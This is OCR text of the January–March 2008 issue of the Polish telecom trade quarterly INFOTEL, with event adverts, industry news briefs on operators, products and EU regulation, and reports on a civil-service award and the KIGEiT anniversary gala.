MSG MEDIA

ISSN 1429-0200

9 771429 020085 01

INFOTEL

1/2008

INDEKS 345237

Cena 15 zł
(w tym 0% VAT)

kwartalnik – STYCZEŃ/MARZEC

NOWOCZESNA KOMUNIKACJA ELEKTRONICZNA

TELEKOMUNIKACJA • INFORMATYKA • TELEWIZJA

VII Kongres INFOTELA

4–7 czerwca 2008 r.

Hotel Gołębiewski MIKOŁAJKI

Na początku był... telegraf. Dokąd zmierza dzisiejszy rynek komunikacji elektronicznej?

Patronat honorowy:

Anna Streżyńska
Prezes Urzędu Komunikacji Elektronicznej

PIIT PIKE PIKSEL

REGULACJE • BIZNES • TECHNOLOGIE

- Regulacje w komunikacji elektronicznej;
- Światowe trendy w komunikacji elektronicznej, kierunki rozwoju i ich wpływ na biznes oraz budowanie społeczeństwa informacyjnego w Polsce;
- Technologie i usługi: mobilność, cyfryzacja, kontent, multimedia;
- Treści multimedialne w dobie konwergencji sieci i usług;
- Regionalne sieci szerokopasmowe.

Sponsorzy:

ZPAS GROUP

Partner merytoryczny:

&tp

Partnerzy:

inea Altar systemy informatyczne

Imprezy towarzyszące:

- Rozstrzygnięcie X edycji ogólnopolskiego konkursu o LAUR INFOTELA;
- Uroczysta Gala Komunikacji Elektronicznej;
- Grillowanie w Oberży u Markiza;
- Rejs statkiem po mazurskich jeziorach;
- Turniej o Puchar INFOTELA w bowlingu;
- Konkurs w strzelaniu z broni pneumatycznej;
- Ogólnopolski konkurs w rzucie komórką na odległość.

MSG MEDIA
ul. Stawowa 110, 85-323 Bydgoszcz, tel. (052) 325 83 10, fax (052) 373 52 43
e-mail: office@msgmedia.pl, www.techbox.pl

8-10.04.2008 Łódź

INTERTELECOM

XIX Międzynarodowe Targi Komunikacji Elektronicznej

INTERTELECOM

- branżowe spotkanie w centrum Polski i Europy
- najważniejsza impreza branży IT w Polsce
- prezentacje premierowych wyrobów, usług i technologii
- branżowe konferencje, seminaria i debaty

Zakres tematyczny

- operatorzy telekomunikacyjni, wirtualni i telewizji kablowych
- systemy telekomunikacyjne
- elementy systemów telekomunikacyjnych
- systemy informatyczne
- elementy systemów informatycznych
- media elektroniczne
- budowa infrastruktury teleinformatycznej
- multimedia

MTŁ
Międzynarodowe Targi Łódzkie
90-531 Łódź, ul. Wólczańska 199
tel. +48 42 637 29 34, 638 64 68,
638 62 60; fax +48 42 637 29 35

intertelecom@mtl.lodz.pl

www.mtl.lodz.pl/intertelecom

KONFERENCJA z cyklu

„Przyszłość komunikacji elektronicznej w Polsce”
8 kwietnia 2008 r.

Podczas trwania targów INTERTELECOM 2008 w Łodzi (8–10 kwietnia 2008 r.)

Konferencja będzie kolejnym spotkaniem specjalistów z dziedziny komunikacji elektronicznej, a także pracowników firm telekomunikacyjnych, izb branżowych, naukowców zainteresowanych rozwojem branży w Polsce. W konferencji wezmą udział przedstawiciele Urzędu Komunikacji Elektronicznej oraz sejmowej podkomisji ds. łączności i nowoczesnych technik informacyjnych. Organizowane przez wydawnictwo MSG Media oraz redakcję Infotela spotkania tego cyklu zyskały aprobatę szerokiego grona pracowników nauki, projektantów, producentów i operatorów.

Cele Konferencji:

Przedstawienie aktualnego stanu regulacji rynku komunikacji elektronicznej oraz wprowadzania nowoczesnych technologii w naszym kraju;

Przedstawienie najnowszych osiągnięć naukowych i technicznych oraz trendów rozwojowych w zakresie komunikacji elektronicznej;

Wymiana doświadczeń, integracja producentów, dostawców sprzętu i usług, operatorów sieci, jednostek łączności administracji centralnej i lokalnej ze środowiskiem naukowo-badawczym.

Dla pierwszych 50 uczestników KONFERENCJI redakcja INFOTELA przygotowała miłą niespodziankę!

Organizator

MSG MEDIA

tel. (052) 325 83 10
fax (052) 373 52 43
e-mail: office@msgmedia.pl
www.techbox.pl

INFOTEL 1997

INDEKS 345237
numer 1 (97), rok dziesiąty
styczeń/marzec 2008
PL ISSN 1429-0200
Cena 15 zł (w tym 0% VAT)
Nakład: 10 000 egz.

Wydawca:

MSG MEDIA

MSG – Media s.c.
M. Kantowicz, G. Kantowicz
ul. Stawowa 110, 85-323 Bydgoszcz
tel. 052 325 83 10; fax 052 373 52 43
e-mail: office@msgmedia.pl
www.msgmedia.pl
www.techbox.pl

Rada programowa
Przewodniczący:
prof. dr hab. inż. Ryszard S. Choraś
– Uniwersytet Technologiczno-Przyrodniczy Bydgoszcz
Członkowie
prof. dr hab. inż. Daniel Józef Bem
– Politechnika Wrocławska,
prof. dr hab. inż. Andrzej Dobrogowski
– Politechnika Poznańska,
prof. dr hab. inż. Andrzej Jajszczyk
– Akademia Górniczo-Hutnicza Kraków,
prof. dr hab. Józef Modelski
– Politechnika Warszawska,
dr inż. Marian Molski
– Uniwersytet Technologiczno-Przyrodniczy Bydgoszcz,
prof. dr hab. inż. Józef Woźniak
– Politechnika Gdańska.

Dyrektor wydawnictwa
Marek Kantowicz
tel. 052 325 83 11; kom. 509 767 051
e-mail: marek.kantowicz@msgmedia.pl
Redaktor naczelny
Grzegorz Kantowicz
tel. 052 325 83 11; kom. 501 022 030
e-mail: grzegorz.kantowicz@msgmedia.pl
Oddział redakcji w Warszawie
ul. Rostworowskiego 34/13, 01-496 Warszawa
tel. 022 685 52 05
Mieczysław Borkowski, kom. 508 283 219
e-mail: mieczyslaw.borkowski@msgmedia.pl
msg.borkowski@wp.pl

Korekta
Ewa Winiecka
Marketing
Janusz Fornalik
tel. 052 325 83 17; kom. 501 081 200
fax 052 325 83 29
e-mail: janusz.fornalik@msgmedia.pl
DTP:
Czesław Winiecki
tel. 052 325 83 14
e-mail: czeslaw.winiecki@msgmedia.pl

Druk:
Drukarnia ABEDIK Sp. z o.o.
85-861 Bydgoszcz, ul. Glinki 84
tel./fax 052 370 07 10
e-mail: info@abedik.pl; http://www.abedik.pl

SPIS TREŚCI

...Abonament Telefoniczny GTS Energis i Multilinia dostępne w całej Polsce.

Zasięg usługi Abonament Telefoniczny przeznaczonej dla firm oraz Multilinia przeznaczonej dla klientów indywidualnych będących abonentami TP był ograniczony w dostępie do 16 stref numeracyjnych. Od 18 stycznia GTS Energis zwiększył zasięg usług, tak aby zapewnić ich dostępność na obszarze całej Polski.

– *GTS Energis konsekwentnie realizuje założoną strategię i wywiązuje się z obietnic złożonych swoim Klientom. Obiecaliśmy, wprowadzając Multilinię w październiku 2007 roku, że w krótkim czasie usługa ta będzie dostępna dla wszystkich i już dziś ogłaszamy, że możemy ją świadczyć na terenie całej Polski* – mówi **Ireneusz Klimczak**, Dyrektor Produktu GTS Energis. – *Jestem przekonany, iż spora liczba abonentów chcących skorzystać z atrakcyjnego pakietu usług oraz bezpiecznych i niezawodnych połączeń dołączy do grona zadowolonych Klientów*.

Aby skorzystać z oferty Abonament Telefoniczny oraz Multilinia i zmienić dotychczasowego operatora, wystarczy kontakt z firmą GTS Energis i podpisanie zamówienia na tę usługę. Klienci, którzy zdecydują się na korzystanie z usług GTS Energis, mogą oszczędzić nawet do 23 proc. na opłatach abonamentowych

...Rozwiązanie sieciowe dla małych i średnich przedsiębiorstw.

Firma NETGEAR®, Inc. zaprezentowała **NETGEAR® ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G)** – wszechstronną, funkcjonalną zaporę zapewniającą bezpieczeństwo sieci oraz zdalny i niezawodny dostęp do internetu. Nowy model przeznaczony jest dla małych i średnich przedsiębiorstw. Obsługuje do 25 tuneli IPsec i 10 tuneli SSL VPN, oferując bezpieczne połączenia dwustronne, zdalny dostęp lub funkcje telepracy, nie wymagając oprogramowania klienckiego VPN.

– *Zespoły testowe miały okazję w pełni wykorzystać funkcje i możliwości FVS336G* – powiedział **Wojciech Karwowski**, Country Manager NETGEAR Poland. – *Jesteśmy przekonani, że funkcjonalność i wszechstronność urządzenia sprawią, że znajdzie ono w Polsce wielu nabywców.*


ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G) wyposażono w zintegrowany, czteroportowy przełącznik 10/100/1000 Mb/s umożliwiający szybką pracę sieci i zarządzanie przez SNMP. Urządzenie zawiera również dwa porty Gigabit WAN obsługujące podwójne połączenia szerokopasmowe z funkcją równoważenia obciążenia i przejmowania ruchu w przypadku awarii, co zwiększa przepustowość i niezawodność firmowego połączenia z internetem.

...Panasonic IRIS – identyfikacja bez kompromisów.

Panasonic, czołowa marka koncernu Matsushita Electric Industrial, światowego lidera w dziedzinie rozwoju oraz produkcji urządzeń elektronicznych, poinformował, że system biometrycznej kontroli dostępu Panasonic BM-ET200 oparty na rozpoznawaniu tęczówki oka otrzymał nagrodę roku 2007 przyznawaną przez prestiżowy magazyn *Detektor International*. Międzynarodowe nagrody tego magazynu wręczane są najbardziej oryginalnym pod względem technologicznym produktom z branży zabezpieczeń. W mijającym roku czytnik oznaczony symbolem BM-ET200 otrzymał także wyróżnienie na międzynarodowych targach zabezpieczeń IFSEC 2007 w Wielkiej Brytanii, gdzie został uznany za najlepszy nowy produkt w kategorii kontrola dostępu *(Best News Access Control Product)*.

Panasonic **BM-ET200** redefiniuje możliwości technologii biometrycznej. Jest zaawansowanym, niezawodnym systemem kontroli dostępu do pomieszczeń, który gwarantuje najdokładniejszą dostępną obecnie metodę identyfikacji biometrycznej i najwyższy poziom ochrony. Ten udoskonalony model jest 5 razy szybszy od swojego poprzednika – automatyczna identyfikacja tęczówki oka odbywa się w ciągu zaledwie 0,3 sekundy.

...Firma Lanex wprowadziła do swojej oferty nowy produkt – multiplekser światłowodowy TM-64.



Urządzenie realizuję transparentną transmisję danych pakietowych z szybkością FastEthernet 100Mbps oraz ośmiu strumieni synchronicznych E1, G.703 poprzez światłowód jedno- bądź wielomodowy zarówno „punkt-punkt", jak i w topologii magistrali.

Zastosowanie elementów WDM pozwala zestawiać połączenia wykorzystujące mniejszą liczbę włókien światłowodowych. Niezależnie można zastosować mechanizm protekcji łącza w celu zwiększenia niezawodności transmisji danych. TM-64 jest ciekawą alternatywą dla krotnic SDH, szczególnie w przypadku połączeń typu *„ostatnia mila"* oferuje użytkownikowi możliwość łatwego zwiększenia pojemności łącza.

...Prawdziwie światowy telefon Walkman® Sony Ericsson pozwoli Ci dzielić się pasją.

Sony Ericsson przedstawił **W760** – pierwszy prawdziwie światowy telefon Walkman®, który obsługuje trzypasmową transmisję HSDPA (*High-Speed Download Packet Access*) i umożliwia szybkie szerokopasmowe wczytywanie najnowszych plików muzycz-

nych i treści. Oferując muzykę w telefonie i wiele innych treści, telefon ten posiada wbudowany GPS oraz wyróżniające się głośniki stereo. Dodatkowo wyposażony jest w najnowsze gry, będące największymi hitami, w tym *Need for Speed™ ProStreet*.

– W dzisiejszych czasach ludzie są w ciągłym ruchu, a więc ważne jest, by mogli się ze sobą skontaktować w każdej chwili i by mieli dostęp do rozrywki w zasięgu ręki – powiedział **Ben Padley**, Head of Music Marketing w Sony Ericsson. – *Model **W760** doskonale pasuje do ich stylu życia – jest przebojowy i rozrywkowy. **W760** przenosi telefon Walkman® w rejony bogatsze niż sama muzyka*.

...Niezależność UKE na celowniku Komisji Europejskiej.

Komisja Europejska (KE) pozwała Polskę do unijnego Trybunału Sprawiedliwości za brak ustawowych gwarancji niezależności szefa Urzędu Komunikacji Elektronicznej (UKE)...

Zgodnie z ustawą z sierpnia 2006 roku, premier ma nieograniczoną swobodę odwoływania szefa UKE, zaś polskie prawo nie określa jego kadencji. To oznacza – zdaniem KE – brak niezależności urzędu, którego zadaniem jest kontrola rynku komunikacyjnego, gdzie polski rząd wciąż ma znaczne udziały.

Komisja Europejska kieruje kolejny pozew przeciwko Polsce do Unijnego Trybunału w Luksemburgu. Tym razem zarzuca nam łamanie prawa w dziedzinie telekomunikacji.

Bruksela domaga się pełnej niezależności krajowego regulatora, czyli Urzędu Komunikacji Elektronicznej. Zdaniem Komisji tej niezależności nie gwarantują zmiany w przepisach, wprowadzone w sierpniu 2006 roku. Dają one premierowi swobodę w odwoływaniu prezesa UKE. Komisja zwraca przy okazji uwagę, że polski rząd wciąż ma znaczne udziały w niektórych firmach telekomunikacyjnych.

...Netia coraz bliżej sprzedaży akcji P4.

List intencyjny podpisały: Netia SA oraz Tollerton Investments Limited i Novator Telecom Poland Sarl...

Zarząd spółki Netia SA poinformował o otrzymaniu deklaracji zainteresowania nabyciem pakietu udziałów Netii w jej spółce stowarzyszonej P4.

W wyniku wstępnych negocjacji Netia SA, Tollerton Investments Limited i Novator Telecom Poland Sarl podpisały list intencyjny, nie mający charakteru wiążącej umowy, w którym uzgodniły wstępne warunki potencjalnej transakcji. Deklaracja przewiduje sprzedaż 23,4 proc. pakietu udziałów Netii w P4 za cenę 130 mln Euro. Zgodnie z warunkami listu intencyjnego, strony zamierzają zawrzeć ostateczne umowy i zamknąć transakcję do dnia 31 marca 2008 r.

...Zmiany w Zarządzie Telekomunikacji Polskiej.

Rada Nadzorcza Telekomunikacji Polskiej przyjęła rezygnację trzech członków Zarządu TP...

Rada Nadzorcza Telekomunikacji Polskiej przyjęła rezygnację trzech członków Zarządu TP: Benoit Merel'a, Iwony Kossmann i Pierrick'a Hamon. Jednocześnie powierzyła obowiązki członka Zarządu TP Rolandowi Dubois.

24 stycznia 2008 r. Iwona Kossmann, Pierrick Hamon i Benoit Merel złożyli rezygnacje z pełnienia funkcji członków Zarządu TP. Powodem jest realizacja nowych planów zawodowych. Rezygnacje wchodzą w życie w następujących terminach: 24 stycznia 2008 r. w przypadku Iwony Kossmann, 29 lutego 2008 r. w przypadku Pierrick'a Hamon i Benoit Merel'a.

Obradująca w tym samym dniu Rada Nadzorcza TP powołała Roland'a Dubois w skład Zarządu. Zostanie on następcą Benoit Merel'a, obecnego członka Zarządu ds. finansów. Nową funkcję obejmie 1 marca 2008 r. pracując do tego czasu razem z Benoit Merelem nad przejęciem obowiązków.

...Polska mówi NIE europejskiemu Regulatorowi.

Rząd Rzeczypospolitej Polskiej nie popiera propozycji utworzenia Europejskiego Urzędu ds. Rynku Łączności Elektronicznej...

Komisja Europejska wnioskuje o ustanowienie nowego niezależnego Urzędu, ściśle współpracującego z krajowymi organami regulacyjnymi i Komisją, odpowiedzialnego przed Parlamentem Europejskim. W jego skład ma wejść Rada Organów Regulacyjnych, w której zasiądą szefowie krajowych organów regulacyjnych ze wszystkich państw członkowskich, i zastąpi on Europejską Grupę Regulatorów (ERG).

Urząd ten ma służyć Komisji Europejskiej specjalistycznym doradztwem, zwłaszcza w celu przygotowania decyzji regulacyjnych podejmowanych na podstawie procedury określonej w artykule 7 oraz w celu kontynuacji rozszerzania rynku wewnętrznego przez zwiększenie spójności w zastosowaniu przepisów UE, a także będzie stanowić ośrodek wiedzy fachowej w zakresie sieci i usług łączności elektronicznej na poziomie europejskim.

Nowy Urząd miałby przejąć także funkcje Europejskiej Agencji Bezpieczeństwa Sieci i Informacji (ENISA), co pozwoli przezwyciężyć wiele z problemów stwierdzonych w funkcjonowaniu ENISA.

Rząd Rzeczypospolitej Polskiej nie popiera propozycji utworzenia Europejskiego Urzędu ds. Rynku Łączności Elektronicznej (*European Electronic Communications Market Authority* – EECMA). Zdaniem Janusza Piechocińskiego – wiceprzewodniczącego Sejmowej Komisji Infrastruktury – propozycja Komisji Europejskiej nie zawiera uzasadnienia merytorycznego i prawnego zastąpienia Europejskiej Grupy Regulatorów (ERG) innym organem i w ten sposób zapewnienia spójnego wdrożenia regulacji we wszystkich państwach członkowskich. W uzasadnieniu projektu rozporządzenia nie wykazano jakie przesłanki były podstawą do zaproponowania tak daleko idących zmian instytucjonalnych.

..TP przetestuje internet o prędkości 50 Mb/s.

Z pilotażu mogą skorzystać wszyscy mieszkańcy nowego budynku na warszawskiej Woli...

Telekomunikacja Polska jest gotowa do rozpoczęcia testu dostępu do internetu o prędkości 50 Mb/s. Z pilotażu mogą skorzystać wszyscy mieszkańcy nowego budynku na warszawskiej Woli, w którym została zainstalowana infrastruktura światłowodowa.

Dzięki współpracy z jedną z firm developerskich, Telekomunikacja Polska zainstalowała infrastrukturę światłowodową w nowym budynku na warszawskiej Woli. Pozwoli to na uruchomienie multipakietu tp wraz z pilotem technicznym dostępu do internetu o prędkości 50/10 Mb/s, w technologii FTTH (*Fiber to the Home*). Test rozpocznie się, gdy developer przekaże mieszkania lokatorom.

Każdy z mieszkańców wspomnianego budynku ma możliwość wzięcia udziału w pilotażu, który potrwa do końca listopada 2008 roku. Wystarczy aktywować multipakiet tp 50 Mb/s, który podczas trwania pilota jest dostępny w specjalnej, bardzo atrakcyjnej cenie 49 zł za miesiąc korzystania z usługi.

W ramach multipakietu tp 50 Mb/s osoby biorące udział w pilotażu mogą korzystać z:

- dostępu do internetu o prędkości 50/10 Mb/s poprzez modem Livebox FTTH;
- videostrady tp;
- wideo na życzenie;
- telefonii internetowej tp – plan tanie rozmowy.

Do testu TP wybrała nowy budynek, w którym znajduje się 265 mieszkań. Z oferty będzie więc mogło skorzystać kilkaset, głównie młodych osób, które stanowią najlepszą grupę badawczą dla tego rodzaju usług.

..Microsoft kontynuuje program Partners in Learning.

Microsoft przeznaczy kwotę 235,5 mln dolarów na kontynuację programu...

Firma Microsoft poinformowała, że w ciągu następnych 5 lat przeznaczy kwotę 235,5 mln dolarów na kontynuację programu „Partners in Learning" realizowanego w przeszło 100 krajach świata. W ten sposób łączny wkład firmy w ciągu 10 lat trwania programu sięgnie niemal 500 mln dolarów.

Celem inicjatywy jest zapewnienie nauczycielom i placówkom oświatowym dostępu do wysokiej jakości materiałów dydaktycznych oraz szkoleń, by w efekcie w pełni wykorzystać potencjał młodzieży szkolnej oraz przygotować ją do aktywności zawodowej i gospodarczej w nowoczesnej gospodarce opartej na wiedzy. Program „Partners in Learning" jest realizowany w Polsce od początku 2004 roku.


..Comarch podpisał z Invest Bank SA kontrakt na wdrożenie infrastruktury Call Center wraz z systemem Comarch CRM przeznaczonym dla konsultantów telefonicznych.

Wdrażany w Invest Banku SA system Comarch CRM Contact Center jest rozwiązaniem wspierającym pracę konsultantów Contact Center, należącym do platformy Comarch CRM, która była nagradzana jako najnowocześniejsze rozwiązanie informatyczne klasy CRM. System będzie współpracował z rozwiązaniami Call Center dostarczonymi przez firmę AVAYA, partnera technologicznego Comarch. Całość pozwoli na kompleksową obsługę klientów, od portalu głosowego dającego możliwość wykonywania operacji bankowych, po dostęp do konsultantów w pełni wyposażonych we wszystkie istotne dane na temat klientów.

..VIA wprowadza ARTiGO Builder Kit – zestaw do montażu komputerów Pico-ITX.

Firma VIA Technologies, Inc. wprowadziła do oferty zestaw VIA ARTiGO, umożliwiający entuzjastom samodzielny montaż miniaturowego komputera osobistego. Zestaw zaprojektowany przez twórców formatu Pico-ITX umożliwia samodzielną realizację zaawansowanego projektu typu „zrób to sam".

Wyobraź sobie w pełni funkcjonalny komputer x86 mieszczący się w dłoni i umożliwiający realizację wszystkich codziennych zadań komputerowych, z pełną obsługą multimediów. VIA ARTiGO waży około 520 gramów przy wymiarach zaledwie 15 cm x 11 cm x 4 cm – jest wielkości mniej więcej połowy typowego napędu CD do komputerów stacjonarnych – można go nawet zainstalować w zatoce obudowy komputera PC.



W zestawie VIA ARTiGO znajdują się również wszystkie przewody i akcesoria portowe niezbędne do samodzielnego złożenia komputera. Ponadto system umożliwia indywidualizację rozwiązań – wystarczy dodać wymaganą ilość pamięci, dysk twardy o pożądanej pojemności i zainstalować wybrany system operacyjny.

...Cichy koniec France 24.

Rok temu zaczynała z fanfarami, teraz ma zniknąć. Stacja informacyjna France 24, która miała być francuską odpowiedzią na CNN, ma zostać wcielona do nowego projektu telewizyjnego. W grudniu 2006 r. stację otwierał ówczesny prezydent Francji, Jacques Chirac, z wielką pompą i w blasku fleszy.

Projekt, współtworzony przez francuską telewizję publiczną oraz nadawców prywatnych (TF1), miał w zamierzeniu stać się francuskim CNN – popularną na całym świecie stacją informacyjną, tyle że nadawaną i po francusku, i po angielsku. Na papierze sukces wydawał się zagwarantowany – 80 mln euro rocznego budżetu, blisko 200 stałych dziennikarzy, nowoczesne studia pod Paryżem.

Zwycięstwo jednak nie nadeszło, France 24 nie zdetronizowała CNN. I tak jak stację otwierał prezydent, tak teraz decyzję o jej powolnej kasacji podjął nowy szef francuskiego państwa – Nicolas Sarkozy.

...CYFRA+ i Telekomunikacja Polska podpisują porozumienie o współpracy i przygotowują ofertę triple play.

CANAL+ Cyfrowy i Telekomunikacja Polska podpisały umowę o współpracy, która pozwoli na stworzenie ofert triple play (telewizja, internet, telefon) dla abonentów CYFRY+ oraz klientów TP niemających dostępu do sieci szerokopasmowej. To istotne na polskim rynku porozumienie pozwoli upowszechnić nowoczesną technologię łączącą trzy usługi, szczególnie w rejonach, gdzie do tej pory nie było to możliwe. Jednocześnie po raz pierwszy w Polsce platforma cyfrowa zaoferuje klientom triple play.

Zgodnie z umową, CYFRA+ poza telewizją satelitarną zaoferuje swoim abonentom także dostęp do internetu i telefonii. Uruchomienie usługi planowane jest w drugim kwartale 2008 r. Obok dekoderów satelitarnych użytkownicy nowej oferty zostaną wyposażeni w terminale double play dające dostęp do internetu i telefonii poprzez DSL lub drogą radiową.

...Paramount zaprzecza.

Wytwórnia filmowa Paramount Pictures zaprzeczyła doniesieniom prasowym, według których miałaby zrezygnować ze wspierania formatu HD DVD.

Paramount zdecydował się na wydawanie swoich filmów wyłącznie w formacie HD DVD w sierpniu ubiegłego roku. Tymczasem przed kilkoma dniami wytwórnia Warner Bros. podjęła decyzję o udzieleniu wsparcia wyłącznie konkurencyjnemu Blu-ray.

Według Financial Times, ten fakt mógłby mieć duży wpływ na posunięcie Paramount Pictures. Zdaniem gazety, w umowie, jaką Paramount zawarł z obozem HD DVD, zapisana została klauzula pozwalająca wytwórni na przejście na stronę przeciwnika, w przypadku, gdy Warner zdecyduje się na wsparcie formatu Blu-ray. Wówczas jedyną liczącą się wytwórnią wspierającą wyłącznie format HD DVD pozostałaby Universal Studios. Tymczasem Blu-ray miałby po swojej stronie aż sześciu zwolenników.

Doniesieniom FT zaprzeczyła jednak rzeczniczka prasowa Paramount, Brenda Ciccone. Jak donosi serwis Bloomberg.com, w oświadczeniu przesłanym dziennikarzom drogą e-mailową poinformowała ona, że obecnym zamierzeniem wytwórni jest dalsze wspieranie formatu HD DVD.

...TV zaprzyjaźnia się z internetem.

„Niech żyje telewizja tradycyjna... dzięki internetowi" – tak brzmi jedna z najbardziej przewrotnych tez analityków Deloitte. Wydawałoby się, że w dobie zawrotnej popularności takich serwisów jak YouTube czy Joost oferujących przez internet programy telewizyjne za darmo wróżenie telewizji świetlanej przyszłości jest ryzykowne. – *Wydaje się jednak, że telewizja internetowa to kolejne medium, którego jakość, formaty i odbiorcy znacząco różnią się od tego, z czym mamy do czynienia w telewizji tradycyjnej. Tradycyjni nadawcy powinni popracować nad tym, żeby uzupełnić swoją ofertę kanałami online* – czytamy w raporcie Deloitte.

– *Możemy wyobrazić sobie telewizor z przeglądarką internetową, który pozwala oglądać nie tylko zwykłe programy telewizyjne, ale również pliki wideo bezpośrednio z internetu. Skorzysta na tym widz, który zamiast ograniczonej listy kanałów telewizyjnych ma dostęp do nieograniczonych zasobów internetu* – komentuje **Dariusz Nachyła**, partner w firmie Deloitte, odpowiedzialny za sektor TMT.

Wzór urzędnika państwowego

Grzegorz Kantowicz

Nagroda im. Andrzeja Bączkowskiego dla Anny Streżyńskiej

W grudniu ubiegłego roku Kapituła Nagrody im. Andrzeja Bączkowskiego zadecydowała, że laureatem Nagrody w 2007 roku została Anna Streżyńska – Prezes Urzędu Komunikacji Elektronicznej.

W siedzibie dziennika „Rzeczpospolita", patrona medialnego nagrody, w dniu 15 stycznia br. odbyło się uroczyste wręczenie nagrody. Kapituła nagrody uznała, że **Anna Streżyńska** w trakcie swojej drogi zawodowej, sprawując kolejne funkcje urzędnicze, kierowała się przede wszystkim dobrem państwa i społeczeństwa. Jej profesjonalizm, rzetelność, bezstronność i determinacja to cenny wkład w proces tworzenia wysokich standardów funkcjonowania służby publicznej. Anna Streżyńska jest więc wzorem urzędnika państwowego.

Anna Streżyńska, obecnie prezes Urzędu Komunikacji Elektronicznej, jest prawnikiem, specjalizuje się w prawie dotyczącym telekomunikacji, mediów, konkurencji i ochrony praw konsumentów. Była m.in. wicedyrektorem departamentu w Urzędzie Ochrony Konkurencji i Konsumentów, w latach 1998-2001 doradcą trzech ministrów łączności, podsekretarzem stanu w Ministerstwie Transportu i Budownictwa, a od 8 maja 2006 r. jest prezesem UKE. Dzięki jej konsekwentnym i zdecydowanym działaniom znacznie obniżyły się ceny usług internetowych, zmniejszyły opłaty za połączenia z telefonów stacjonarnych na komórkowe oraz koszt użytkowania telefonu komórkowego, wzrosła konkurencja na rynku telefonii komórkowej.

Uważa się przede wszystkim za urzędnika, który stara się rozwiązywać konkretne problemy ponad podziałami politycznymi.

Pytana o źródła swoich sukcesów, wymienia trzy warunki: ciężka praca od rana do nocy, kontrolowanie wszystkiego od A do Z i słuchanie tego, co mają do powiedzenia inni. – *Nagroda potwierdza słuszność wybranej drogi* – mówiła A. Streżyńska odbierając wyróżnienie. Dodała, że czuje się dumna, a jednocześnie zobowiązana do zdwojonego wysiłku. Zapewniła, że nie boi się żadnych wyzwań.

Anna Streżyńska oświadczyła, że przekaże nagrodę pieniężną w wysokości 25 tys. zł dwóm fundacjom: Federacji Inicjatyw Obywatelskich oraz Fundacji Teatr Otwarty przy Teatrze Bajka w Warszawie.

W skład kapituły przyznającej nagrodę wchodzą m.in. żona **Andrzeja Bączkowskiego** – **Grażyna**, **Jerzy Hausner**, **Michał Boni**, **Longin Komołowski**, **Jerzy Kropiwnicki** oraz **Henryka Bochniarz**.

Nagroda im. Andrzeja Bączkowskiego przyznawana jest osobom, które – podobnie jak patron nagrody, Andrzej Bączkowski – rozwiązują ważne problemy społeczne, stanowią wzór służby publicznej, działają w duchu porozumienia i współpracy, kierują się ideą działania „ponad podziałami". Organizatorem konkursu jest Fundacja dla Polski.

Andrzej Bączkowski – prawnik, działacz NSZZ Solidarność i opozycji demokratycznej, wiceminister pracy w latach 1991-1996, a następnie minister pracy do chwili nagłej śmierci w listopadzie 1996 roku. W 1995 r. Andrzej Bączkowski został uznany za Urzędnika Roku i wyróżniony Nagrodą Kisiela 1996. Pośmiertnie został odznaczony Krzyżem Oficerskim Orderu Odrodzenia Polski.

Dla uczczenia jego pamięci przyznawana jest nagroda im. Andrzeja Bączkowskiego dla najlepszych urzędników państwowych, wręczana w rocznicę jego śmierci. ■

Anna Streżyńska odbiera nagrodę z rąk syna Andrzeja Bączkowskiego – Michała. Fot. Grzegorz Kantowicz

15-lecie istnienia Krajowej Izby Gospodarczej Elektroniki i Telekomunikacji

Wielka Gala

29 stycznia 2008 roku w salach Zamku Królewskiego w Warszawie odbyła się Wielka Gala z okazji 15-lecia istnienia Krajowej Izby Gospodarczej Elektroniki i Telekomunikacji. Przybyło ponad 250 osób, a wśród nich sekretarz stanu w Ministerstwie Gospodarki Adam Szejnfeld, zastępca przewodniczącego sejmowej Komisji Infrastruktury Janusz Piechociński, zastępca przewodniczącego sejmowej Komisji Kultury i Środków Masowego Przekazu Jerzy Wenderlich, zastępca przewodniczącego sejmowej Komisji Gospodarki Antoni Mężydło, podsekretarze stanu i dyrektorzy departamentów kilku ministerstw, przedstawiciele zaprzyjaźnionych organizacji samorządu gospodarczego i stowarzyszeń, osoby, które współpracują z Izbą lub są jej sympatykami oraz przedstawiciele firm członkowskich. Uroczystość poprowadziła Marzena Słupkowska z Telewizji Polskiej SA.

Część oficjalną uroczystości otworzył prezes zarządu Izby – Stefan Kamiński. Przypomniał m.in okoliczności, które doporowadziły do powołania Izby w okresie burzliwych przemian, jakie miały miejsce na początku lat 90. ub. wieku. Następnie laudacje wygłosili: minister **A. Szejnfeld** w imieniu własnym oraz ministra gospodarki i wicepremiera W**aldemara Pawlaka**, poseł **A. Mężydło**, prezes KIG **A. Arendarski** i dyrektor generalny EICTA **Mark McGann**, który powiedział, że 15 lat temu na Kremlu panował M. Gorbaczow, na Downing Street M. Thatcher, a w Białym Domu G. Bush Senior. Dziś mało kto o nich pamięta, natomiast w KIGEiT prezes jest wciąż ten sam.

Kolejnym punktem programu było uroczyste uhonorowanie osób zasłużonych dla rozwoju i działalności KIGEiT. W grupie osób współpracujących z Izbą dyplomy honorowe otrzymali:

